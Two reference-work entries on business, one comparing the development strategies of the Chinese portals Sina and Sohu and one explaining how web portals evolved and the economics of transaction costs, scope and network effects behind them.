There are some researches about Chinese portals, but most of the papers are about the development of portals, discussing the development environment and strategy of portals from the macroscopic aspect. This article intends to find out the similarities and differences between Sina and Sohu, two main portals of China, by comparing the development strategies of them. Finally, several suggestions of promoting the development of Chinese portals have been proposed.

BACKGROUND

Internet portals often act as gatekeepers to the Internet. Users may begin their sessions on the Internet by visiting a portal, and obtain information like news, weather, or stock quotes. They may move on to browse products, gather information, or even make purchases only after the Web sites of interest have been located through the search process. Portals also provide many personal communication services in the form of e-mails, message boards, and so forth. Moreover, most of these services are offered to users free-of-cost. It is no surprise then that portals are some of the most visited sites on the Internet. There are already many researches about portals. Internet portal representatives attention economy, its business model has become one of the core competitiveness of enterprises.[4][6] Some researches classify the portals according to its general properties and by analyzing the characteristic of information resources on portals, claim for standardization, sorting and organization of the Internet information resources [5] [7]. There are also paper studies about the business model of how to profit for the first portal Web sites [8]. Clarke and Flaherty (2003) studied the Web-based B2B portals and pointed out a process for effective B2B portal development was introduced with the five key stages of define, design, develop, deliver, and defend the portal [1]. Telang and Mukhopadhyay (2005) pointed out that that it is a common goal for Web portals to develop a loyal user base that visits the site frequently and spends sufficient time per visit. Driving traffic to their sites and making users stay for longer periods are important for portal firms because Internet-based advertising is their main source of revenue [3]. Gallagher and Downing (2000) made an empirical study of competition the Web portal industry [2].

BRIEF INTRODUCTION OF SINA

SINA Corporation (NASDAQ: SINA)[9] is a leading online media company and value-added information service (VAS) provider for China and Chinese communities worldwide. With a branded network of localized Web sites targeting Greater China and overseas Chinese, SINA provides services through five major business lines including SINA.com (online news and content), SINA mobile (mobile value-added services), SINA online (community-based services and games), SINA.net (search and enterprise services), and SINA e-commerce (online shopping and auctions) offering Internet users and government and business clients an array of services including online media and entertainment, online fee-based VAS/wireless VAS, and e-commerce and enterprise e-solutions. With 180 million registered users worldwide, 450 million daily page views, and over 42 million active users for a variety of fee-based services, SINA is the most recognized Internet brand name in China and among Chinese communities globally. In various surveys and polls, SINA has been recognized as the most valuable brand and the most popular Web site in China. For 2003 and 2005, SINA was ranked the "most preferred Web site" in China according to the Chinese Academy of Social Sciences and considered "the most respected Chinese company" for two consecutive years in 2003 and 2004 by the Economic Observer and the Management Case Study Center of Beijing University. At the same time, South China Weekend honored SINA with the prestigious award of the "Chinese Language Medium of the Year" in both 2003 and 2004.

Sina locates itself on the online media business and value-added information service provider. Its business strategy includes two operation centers, three major business lines, and four strategic matrixes. Sina gradually runs toward multiple business channels revenues model. Unceasingly Sina develops the business scope and the strategic partner, and with the aid of the fund, the brand, and the platform superiority, it seeks the new business development opportunity.

BRIEF INTRODUCTION OF SOHU

Sohu.com Inc. (NASDAQ: SOHU)[10] is China's premier online brand and is indispensable to the daily life of millions of Chinese who use the portal network for their news, search, e-mail, wireless messaging, instant messaging, browsing, games, and shopping. Sohu has built one of the most comprehensive matrices of Chinese language Web properties and proprietary search engines consisting of:www.sohu.com, the mass portal and leading online media destination; www.sogou.com, an interactive search engine with over one billion Chinese language indexed Web pages; www.go2map.com, a leading online mapping service provider; www.chinaren.com, the online alumni club; www.17173.com, the games information portal; www.focus.cn, a top real estate Web site; and www.goodfeel.com.cn, a wireless value-added services provider.

This network of Web properties offers the vast Sohu user community a broad range of choices regarding information, entertainment, communication, and commerce. Sohu.com offers both corporate services and consumer services. Sohu's corporate services consist of online advertising on its matrices of Web sites as well as paid listings and bidding listings on its in-house developed search directory and engine. Sohu's consumer services consist of three types of services: Wireless value-added services such as news, information, ring tone, and picture content sent over mobile phones, online games: Sohu operates two massively multi-player online role-playing games and a casual game platform, and e-commerce: Sohu also manages an e-commerce platform.

At the very beginning, Sohu did a good job and we can analyze its successful strategies as follows.

Successful Financing Strategy

Sohu is the first firm to introduce venture capital, and is one of the firms that successfully introduced venture capital in china. Venture capital does give a strong support to the growth of Sohu. The CEO of Sohu, Mr. Zhang, made a good use of venture capital to start the company. In late 1996, Mr. Zhang persuaded Edward Robert and Nigeluopangdi to invest seed capital of about 225 thousand dollars. In the April 1998, Mr. Zhang got the second venture capital of about 2.15 million dollars from Intel, Dow, Hong Kong Hang Lung Group, IDG International Data Group, and America Harrison Corporation. The third venture capital was achieved in April 1998.

Successful Production Strategy

Sohu makes search engines its main products, which is a very wise decision. There is so much information on the Internet that people can not find what they like in a short time. On the other hand, many Web sites can not find netizens. Search engines can help netizens find what they need and can also lead netizens to Web sites by hyper linkers. Search engines connect Web sites and netizens, which meet the need of the market in time. Mr. Zhang put forward "content is the king" and put much importance on the content building, which causes mutual enhancement between search engines and content.

Successful Public Relations Campaigns Strategy

The CEO of Sohu, Zhang Chaoyang's most famous contribution to the world is "attention economy," which is considered as the basic theory of the "money burning" campaign. It is believed that if the Web sites attract people's attention, the hit rate is sure to rise. This theory is accepted by most Chinese, which made 1999 the "money burning" year. Most Web sites burned millions without any fear.

Successful Marketing Strategy

Sohu applies almost the same marketing strategy as Yahoo--make full use of the advantages of portals. It uses free services to attract netizens to seize its competitive position by the large number of enrolled netizens. In the era of Sohu, most Chinese Web sites are lacking in content, and what attracts netizens is e-mail, charting, news, surfing, and making friends. Besides, the narrow bandwidth and large number of netizens usually make the Internet crowded and the cost of surfing on the Internet is high, and if Web sites a charge service fee, there will be fewer people visiting the Web sites. Sohu uses the free service strategy and has attracted many netizens. There are also many Web sites that follow Sohu's free strategy and contribute to the development of the Chinese network.

THE DEVELOPMENT STRATEGY BETWEEN SINA AND SOHU

Similarity on the Development Strategy

Manage in Pluralism

Although the Cyber-economy depression and lasting drop of NASDAQ Index are the important reasons obstructed in the development of both domestic and international portals in 2000, the inside factor remains the main reason that portals got into hot water. Ninety percent of the income of portals came from online advertisement, and 40% of the ad income came from Network Company, which made was in a very single income mode for a long time. In this situation, most portals began to carry out new strategies and use pluralistic management including income pluralism and customer pluralism in order to reduce the reliance on the advertising income and to seek lasting profit growth.

As for the income pluralism, Sina has formed five major frameworks of business development including SINA.com (online news and content), SINA mobile (mobile value-added services), SINA online (community-based services and games), SINA.net (search and enterprise services), and SINA e-commerce (online shopping and auctions). Sohu has also formed several major frameworks including sohu.com, the mass portal and leading online media destination; sogou.com, an interactive search engine with over one billion Chinese language indexed Web pages; go2map.com, a leading online mapping service provider; chinaren.com, the #1 online alumni club; 17173.com, the games information portal; focus.cn, a top real estate Web site; and goodfeel.com.cn, a wireless value-added services provider.

The *customer* pluralism refers to the advertiser's pluralism and goal market users' pluralism. Both Sina and Sohu built .net Web site and specially offer the comprehensive service to enterprise users. Compared with other companies, the advantage of the portal lies on the media and technological development.

Network Service Commercializing

Both Sina and Sohu imitated the mode of American Yahoo more or less, especially Sohu by providing overall free products and services to users on the Internet including free information service, free postbox, free community service, free software download, free game, etc. However, with the present problems, many portals began to do network service commercializing besides pluralistic management. Since 2001, Sina has successively introduced chargeable service such as the WAP Web site, Sina Store, chargeable mailbox, enterprises service platform, etc. Although Sohu formally put out its free mail system of a new generation, "Sohu's lightning mail," on August 17, 2001, it put out chargeable service by introducing it in other products and services such as message service and online, Sohu online introduction, etc., store of Sohu, and enterprise of Sohu.

Cooperation with Traditional Industry

In 2000, the biggest ISP company, America Online, joined with Time Warner, which let Internet enterprise see another kind of mode—network enterprise begins to involve the traditional industry and realize the integration with traditional industry. Both Sina and Sohu tried it this way. For example, Sina and Sunshine Satellite TV carried out stock right purchase and business combination. On January 6, 2003, Sina merges the news dragon of Guangzhou and remedied the deficiency in wireless business of Sina. On February 27, 2004, Sina claimed to purchase the value added service provider Crillion. On October 30, Sohu merged the 17173.com and moved toward the matrix of portals from the single portal.

Difference on the Development Strategy

Sina Pays Attention to Globalization, and What Sohu Emphasized is Localization

Sina has four wholly owned subsidiaries: Hong Kong-Stone Group Corporation, Sina Hong Kong Ltd, Sina online registered in California, including two Web sites (North America and Taiwan), and the British Virgin Islands registered company Sina. Stone was one of the most popular Web sites in China and Huayuan Information Network has been the largest and most influential Chinese Web site in the North American region, with two sites in North America and Taiwan before they were merged by Sina. Sina integrated all of these advantages, which promote the development of Sina. Sina aims at the global Chinese community and provide high-quality personal and corporate users of value-added information services through multi-platform.

While Sohu is born on the Chinese mainland market and has very strong cultural uniqueness, its classification retrieval system channels and columns are arranged according to the thinking habits of Chinese people. In 1998 and 1999, Sohu set up its branches in Shanghai and Guangzhou, East China and South China. In 2000, Sohu put forward the localization strategic plan, targeting all unique human vivid geographical backgrounds and the traditional customs of local people. Various cities, Sohu edition, have been created.

The News of Sina and the Search Engine of Sohu

Sina has many media partners in China such as Xinhua News Agency, Renmin Ribao, CCTV, China news agency, and the China international broadcasters. They provide Sina with substantial information. Sina has a group of news editors; they classify millions of select feature news articles suitable for Sina and then put them into different columns. Sina has become an important news window of the world, which reports both domestic and international events. The news of Sina has become one of the core competitions.

Sohu makes search engines its main product, which is a very wise decision. There is so much information on the Internet that people can not find what they like in a short time. On the other hand, many Web sites can not find netizens. Search engines can help netizens find what they need and can also lead netizens to Web sites by hyper linkers. Search engines connect Web sites and netizens, which meet the need of the market in time. The CEO of Sohu, Mr. Zhang put forward "content is the king" and put much importance on the content building, which causes mutual enhance between search engines and content.

Sina and Sohu have Different Merging Impetus

Both Sina and Sohu have their integration strategies, however, their strategies are different. In September 2001, Sina and the Sun Media finished the equity acquisitions and operational integration. On January 6, 2003, Sina M & A is the leading mobile value-added service provider in Guangzhou—Dragon. On December 9, 2003, Sina announced the acquisition of online travel service companies in Shanghai's wealth trip hotel booking network. February 27, 2004, Sina also announced the acquisition of mobile value-added service provider Crillion.

Sina will aim at M & A in traditional industries. Compared to Sina, Sohu's three major M & A such as ChinaRen.com, 17173.com, and the real focus of a network are three information portals. Sohu's merge aims at the sub-sector and the establishment of his son portals.

CONCLUSION

Generally speaking, the development strategy of Sina can be summarized as follows: Utilize its media advantage of the regional and news, set up the brand awareness of Sina, and drive the development of other business. At the same time, Sina should merge companies, which can make up the weak tendency of the new developing business. Sohu set up with the search engine and it should set up its localization advantage, promote its Web sites, establish the brand images of new master, and explore diversified business modes to achieve the constant development.

1. From the previous comparison, we can find that portals should make full use of their advantages and make development plans according to their own attributes.
2. Portals must find out the differences between it and other portals so as to stand out in numerous portal competitors.
3. Internet is our second world that is changing constantly and developing fast, which requires enterprises of the Internet to have high flexibility so that they can make the corresponding response to change.
4. There is something in common in the development of both Sina and Sohu, which is a development trend of Chinese portals.
5. We can find from the development trend of portals, merging, especially the one can achieve complementary development, is a kind of unavoidable behavior in evolution of portal.

REFERENCES

Clarke, I., & Flaherty, T. B. (2003). Web-based B2B portals. *Industrial Marketing Management*, *32*(1), 15-23.

Gallagher, J. M., & Charles, E. (2000). Downing. Portal combat: An empirical study of competition the Web portal industry. *Journal of Information Technology Management*, *11*(1-2).

Jingying, M. (2005). Research on the competition strategy of portals. *Journal of Information*, *4*, 27-31.

Lingyi, X. (2004). The competition of portals based on content. *China Information Review*, *4*, 8-9.

Telang, R., & Mukhopadhyay, T. (2005). Drivers of Web portal use. Electronic Commerce Research and Applications, 449-65.

Xiyuan, L. (2004). Analysis of business model of Internet portals. *China Economist*, *7*, 96.

Ye, T. (2005). Information organization system analysis of large all-around chinese portals. *Library and Information Service*, *49*(2), 15-17.

Weiping, Y., Rui, Z., & Liangjun, L. (2003). Analysis of business models of chinese portals. *Commercial Research*, *23*, 113-115.

KEY TERMS

Attention Economy: If the Web sites attract people's attention, the hit rate is sure to rise.

Content King: Put forward by Zhang Chaoyang, CEO of Sohu. Content is most important.

Huang Zhidong Event: Refer to the Wang Zhidong once the CEO of Sina abdicates his CEO from Sina in 2001 for some personal affairs. This event has a large effect on Sina.

Money Burning Campaign: A lot of money has been spent on the Web site to make it more attractive so that more netizens will visit it.

Sohu Lightning Mail: Issued by Sohu on August 17, 2001, it put out chargeable service by introducing in other products and service such as message service and online, Sohu online introduction, etc., store of Sohu and enterprise of Sohu.

Value-Added Service: Service that will bring new revenue to portals.

WAP Web Site: In terms of this category refers to Web site that can be viewed using WAP technology on a mobile phone.

Digital Interactive Channel Systems and Portals

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INTRODUCTION

Web portals continue to grow as a force that could shift the balance of power between buyers and sellers and, therefore, could alter the structure of channel systems in many industries. In late 2005, the increase in the importance of portals appears to be reflected in their market capitalization, exceeding that of more traditional media and communications companies (see Figure 1).

Today, the Internet provides access to a vast data repository. Information on product pricing and quality that used to take hours to unearth can now be accessed in seconds with a click of a mouse. However, despite the ease of data access, one issue remains: how to find that piece of relevant information within all the data. Digital technology has reduced the cost of content creation, which has increased the amount of content or data available (e.g., replacing the typewriter with word processors and desktop publishing). Together with cheap digital distribution via the Internet and Web, much of this data is now available online. What remains is the challenge of finding relevant and reliable information. This issue is being addressed by one of the dominant forces in the online arena, the Web portal.

EVOLUTION OF PORTALS

Traditionally, a portal has been viewed in a physical sense, as a door or entrance (Merriam-Webster, 2005). With the proliferation of the Internet and electronic media, the term "Web portal" came into existence as a Web site that "provides a starting point or gateway to other resources on the Internet or an intranet" (Wikipedia, 2005). The roots of Web portals—or navigational service providers, a term initially used in the 1990s—can be traced back to the proprietary online services business of the 1980s, which was dominated by three companies: America Online (AOL), CompuServe, and Prodigy (a joint venture between IBM and Sears; see Figure 2). Each online service provider built its own proprietary client/server system to provide the service. A user had to install a modem and a provider's client software to be able to dial into the local phone network and then to log onto the provider's remote server system. The service lineup included a choice of communication (e-mail, chat), information (news), entertainment, and transaction services (home shopping). The success of these services, and AOL in particular, coincided with the emergence of Internet and Web standards in the early 1990s (TCP/IP and http, html, and URL, respectively). These standards are open protocols, and their use eventually triggered a chain reaction leading to a disruption in the marketplace. This phenomenon could be observed in the mid 1990s, when new companies such as Yahoo! entered the market and many old online service providers disappeared (see Figure 2). The ultimate trigger of change was different economics: First, standards are cheaper than proprietary solutions. Second, they also introduce an interface between two systems, essentially splitting on old system into two components. As IT is used to automate business processes, an IT standard can also allow for the separation of a business process into two segments. In other words, the introduction of a standard presents a company with a choice: operating both segments or focusing or specializing in only one part of the old business. Economic theory suggests that specialized operations enjoy production cost advantages and companies tend to specialize (Malone, Yates, & Benjamin, 1987). An example of how open standards have led to specialization and the creation of a rich business ecosystem of competing and complementary vendors can be seen in the evolution of computing from vertically integrated mainframes to component-based personal computers (PCs). The introduction of a common set of interface specifications allowed a break up of the computer into hardware and software components, with software being further divided into operating system and applications (Rappaport & Halevi, 1992). With the success of open standards on the Internet, the functions of the old online service providers were broken out into specialized components, which created rich opportunities for new entrants (navigation/search, programming and content channels, and Internet access; see Figure 2).

While AOL dominated the industry throughout the 1990s, it has since lost power to "new entrants" like Google, MSN, and Yahoo! (*The Economist*, 2005a). MSN is the most similar to AOL, and offers content and search functionality on its

Figure 1. Market capitalization of telecom and media companies (Source: WSJ.com)






Figure 2 . Evolution of portals (Based on Schlueter Langdon, 1999)



Web site. Yahoo! focuses on categorizing Internet data into directories and enhances the user experience through page customization with its “My Yahoo!” service. As a result, Yahoo! leads the market with number of unique site visitors (*eMarketer*, 2005). On the other end of the spectrum, Google has been focused on returning the most accurate results for a given search query, and as a result leads in the share of searches performed online. Lately, additional features developed by the company have increased the site’s functionality beyond the core focus on search. Google’s recent expansion of their partnership with AOL (Wall Street Journal, 2005) continues the consolidation process. In addition, as the portals’ search technology continues to develop in both power and sophistication, their reach has begun to penetrate ad markets that were previously the territory of large print publications serving specific geographical locations and communities of interest (*The Economist*, 2005b). Advertisers are attracted to portals and search engines because of their ability to deliver more targeted ads. Portals have also begun to emphasize enriching user profiles (My Yahoo!), which could allow for even more narrowly targeted ads. Furthermore, there is greater accountability online than off-line: click-throughs and, therefore, ad performance, can be tracked and billing can be performance-based, which increases a seller’s return on marketing investments. As advertising dollars continue to migrate from the print to media, a key question emerges: What approach to Web portals will create the richest and most relevant customer profiles for advertisers, a “package of services” similar to what Yahoo! offered in 2005, or a “functional specialist” similar to Google’s 2005 offering?

Figure 3. Extended electronic channel system (Schlueter Langdon & Shaw, 2000)



NEW BUSINESS SPACE: EXTENDING THE TRADITIONAL VALUE SYSTEM

From an industrial organization theory point of view, the Internet-enabled change in the interaction between a consumer (demand side) and vendor (supply side) led to an extension of the traditional value system (see Figure 3).


Vendors are doing more today. Activities that the consumer had to perform manually (such as contacting multiple stores to search for a product and find a low price) are now being supported online by information systems. Today, users push buttons online, while the systems have been designed, built, and implemented by sellers, which continue to spend money on operations, maintenance, and updates (Schlueter Langdon & Shaw, 2000). This software-enabled automation of business activities, also referred to as "softwarization" (Schlueter Langdon, 2003a), has opened up new ways to connect with customers. Softwarization of customer interaction remains an ongoing process. The extension of the industry values system represents an untapped market and business opportunity. For investors the two key questions are: Where is the most lucrative opportunity? Who is best positioned to take advantage of it? These questions have been answered for some of the first electronic channels (see Figure 4); however, the arrival of new technology such as mobile data fuels softwarization and forward integration, and constantly creates new business opportunities for incumbents (e.g., telecoms and DSL) as well as new entrants (such as Google and search) (Fife & Schlueter Langdon, 2004).

HOW TO CONQUER THE "NEW BUSINESS SPACE"

Of the many companies that entered the new business space, few have survived and succeeded in creating a sustainable business. The failure of the many and success of the few became the focus of many studies. One of the early empirical investigations suggested that opportunities fell into three distinct categories or strategic roles (see Figure 4; Schlueter Langdon, 1996; Schlueter Langdon & Shaw, 1997, 2002). The study was case-based and relied on the structure-conduct-performance paradigm of industrial organization theory (Bain 1956, 1968; Mason, 1939, 1949; Stigler, 1968), a theoretic foundation widely used in the analysis of industry structure change (for a historic perspective, see Chandler, 1990).

In a nutshell, the study described the structure of the emerging electronic or "virtual market space" (Rayport & Sviokla, 1995) using an industry classification or electronic value system concept, called 2-3-6. This 2-3-6 concept allowed for a consistent observation of horizontal and vertical integration activities of companies (e.g., telecom companies buying content providers). Trends in these observations provided clues for the identification of economic incentives that could explain the observed behaviour of the firms (transaction cost savings, scale advantages, etc). As a result, different clusters or strategic roles with different economic conditions or characteristics emerged (online networks or portals, community organizers, and platform providers; see Figure 4). This systematic uncovering of underlying economic forces provided a robust foundation for strategic

Figure 4. Strategic roles in emerging e-channels (Schlueter Landon, 1997)



decision-making in emerging digital interactive channel systems. It has since been updated and expanded to explain events in the emerging mobile media ecosystem (Fife & Schlueter Langdon, 2004).

The 2-3-6 classification concept differed from other electronic value system concepts. It recognized activities related to "content" and electronic delivery systems as parallel strings of core processes (see Figure 4). This parallelism of infrastructure and content is also of great strategic importance in the U.S. cable television industry, where providers, such as Time Warner Cable, have leveraged ownership of cable infrastructure to gain control over access to content and programming by tens of millions of subscribers. In the area of online services, the issue of infrastructure access extends beyond network infrastructure to include human computer interfaces (such as the screen of the Windows operating system), as well as software applications (such as the Web browser).

BENEFITING FROM SUPERIOR ECONOMICS

The factors driving the growth of Web portals are primarily rooted in the theories of transaction cost economics and economies of scope, and currently, to a lesser extent on network externalities (see Table 1).

Transaction Cost

The cost that is incurred by a consumer when purchasing a given product is typically not limited to the purchase price. Typically, it takes time and traversal of a physical distance to complete a purchase. A real estate purchase even requires specialized intermediaries, such as agents/brokers, escrow services, and lawyers. All of these parties add to the expense of the transaction. These additional costs are considered transaction costs (Coase, 1937; Williamson, 1975, 1985). Transaction costs may be explicit, such as escrow and legal fees; often though, transaction costs remain unaccounted for, as consumers do not perform any cost accounting. Web portals decrease the time and effort associated with search and for both sides of the market: the buyer and the seller. This gives portals access to two markets. Therefore, this constellation is also referred to as a two-sided market situation (Evans, 2002).

Economies of Scope

Vendors do not benefit from just the reduction in search costs that portals provide. They also benefit from product scope advantages. Economies of scope are advantages in which the joint cost of two products is less than the sum of the individual costs of each of the products (Teece, 1980). Economies of scope in the portal industry have evolved along two dimensions: horizontal and vertical. Horizontal economies of scope occur when products in two distinct industries are linked through a search result or a portal channel, and can be observed in the way Yahoo! links to *Amazon.com* for both books and electronics. Vertical economies of scope occur in one given industry and encompass related products, and can be observed when a consumer searches for and purchases a computer on *Dell.com's* Web site, and then subsequently purchases peripherals and accessories for that

Table 1. Economic rational of portals

Benefits	
For the Consumer/Buyer	**For the Seller/Advertiser**
Reduced Transaction/Search Cost	
• P roduct attributes • P rice	• Leads • C ustomers
Economies of Scope Advantages	
• C omplementary products	• P roduct bundling • P roduct cross-selling
Network Effects/Positive Externalities	
• I mproved recommendations • P roduct ratings	• R icher user/customer profiles • U ser lock-in

computer on the same Web site. Economies of scope proved to be a compelling reason for many portals to expand across vertical markets. Amazon launched in books and quickly expanded into other categories, such as CDs and consumer electronics. In most vertical markets money is spent on customer acquisition (advertising, free samples, subsidized mobile handsets, etc.). But most vertical markets are selling to the same customer. In essence this customer is acquired multiple times by unrelated businesses, each of which pay a high acquisition price. Portals can establish a relationship with a customer or "acquire" the customer once and then provide leads to different vertical markets. For example, if it takes $125 to acquire a customer in vertical market V_1, and $100 for the same customer in vertical market V_2, a portal could spend up to $225. If the portal could acquire the customer for less, then it could help sellers in V_1 and V_2 reduce acquisition cost plus make a profit on its own (see Figure 5).

Network Externalities


Both consumers/buyers and sellers/advertisers benefit from positive externalities, in the form of network effects. The literature defines three types of network effects (Farrell & Saloner, 1986; Katz & Shapiro, 1985, 1994): direct effects, in which the number of users within a network directly increases the value of that network (i.e., the more fax machines, the larger the fax user base), indirect effects, in which the adoption of the network is affected by the number of users within the network (i.e., the bigger the share of an operating system, the more attractive it becomes for compatible software, whose availability, in turn, reinforces the appeal of the OS), and post-purchase effects, in which a user will, before buying into a network, take into consideration the size of after-sales services before buying into a network (e.g., an auto brand's dealership and service center network).

Complexities of Portal Competition

EBay is a good example to illustrate network externalities in digital, interactive channel systems. As EBay's user base increases in size, it also increases the liquidity of a given product market. This effect increases the value of the service to both sides of the market, the buyer shopping for a particular product, as well as the seller offering this type of product. Amazon, another high-profile digital marketeer and online retailing portal, also benefits from direct network effects. Amazon benefits through the use of consumer profiles. It can recommend products that other consumers with similar profiles have purchased. The higher the sales are, the richer profiles will be, and the more accurate recommendations can be. CNET, yet another Web portal, is also benefiting from its user base through user reviews of products. However, competitive dynamics differ. While EBay and Amazon benefit immediately from sales volume, high traffic is no guarantee that CNET will generate many and useful reviews. Instead, the key to success for CNET is an increase in customer involvement (Schlueter Langdon, 2003b).

By lowering costs for both the buyer and seller, portals have been able to provide all parties with value that is often above and beyond what traditional channels can offer. However, despite these advantages, portals remain subject to

Figure 5. The power of profiles: Monetizing value across relationships



threats and opportunities just like other businesses. Specific pitfalls and lessons learned are discussed in a separate article in this publication titled "Portal Economics and Business Models: Pitfalls, Lessons Learned and Outlook."

REFERENCES

Anguin, J., & Delaney, K. (2005). AOL, Google expand partnership. *The Wall Street Journal*. Retrieved January 19, 2007, from http://online.wsj.com/article/SB113512324965227926.html

Bain, J.S. (1956). *Barriers to new competition*. Cambridge, MA: Harvard University Press.

Bain, J.S. (1968). *Industrial organization* (2nd ed.). New York: John Wiley.

The battle of the portals. (2005a). *The Economist*. Retrieved January 19, 2007, from http://www.economist.com/business/displaystory.cfm?story_id=E1_VDGVVVR

Chandler, A.D. (1990). *Scale and scope: The dynamics of industrial capitalism*. Cambridge, MA: Harvard University Press.

Classified calamity. (2005b). *The Economist*. Retrieved January 19. 2007, from http://www.economist.com/displaystory.cfm?story_id=5176305

Coase, R.H. (1937). The nature of the firm. *Economica, 4*, 386-405.

eMarketer, (2005). *Search, search, search*… Retrieved January 19, 2007, from http://www.emarketer.com/Article.aspx?1003698

Evans, D.S. (2002). The antitrust economics of two-sided markets (Working Paper). *AEI-Brookings Joint Center for Regulatory Studies*. Retrieved January 19, 2007, from http://www.aei-brookings.org/admin/authorpdfs/page.php?id=189

Farrell, J., & Saloner, G. (1986). Installed base and compatibility: Innovation, product preannouncements, and predation. *American Economic Review, 76*, 940-55.

Fife, E., & Schlueter Langdon, C. (2004). *Challenges and issues in the emerging mobile entertainment ecosystem*. Center for Telecom Management, University of Southern California, Los Angeles, and Cellular Telecom & Internet Association (CTIA), Washington, DC.

Katz, M., & Shapiro, C. (1985, June). Network externalities, competition, and compatibility. *American Economic Review, 75*, 424-40.

Katz, M., & Shapiro, C. (1994, Spring). Systems competition and network effects. *Journal of Economic Perspectives, 8*, 93-115.

Malone, T.W., Yates, J., & Benjamin, R.I. (1987, June). Electronic markets and electronic hierarchies. *Communications of the ACM, 30*(6), 484-497.

Mason, E.S. (1939). Price and production policies of large-scale enterprises. *American Economic Review, 29*, 61-74.

Mason, E.S. (1949, June). The current state of the monopoly problem in the United States. *Harvard Law Review, 62*, 1265-1285.

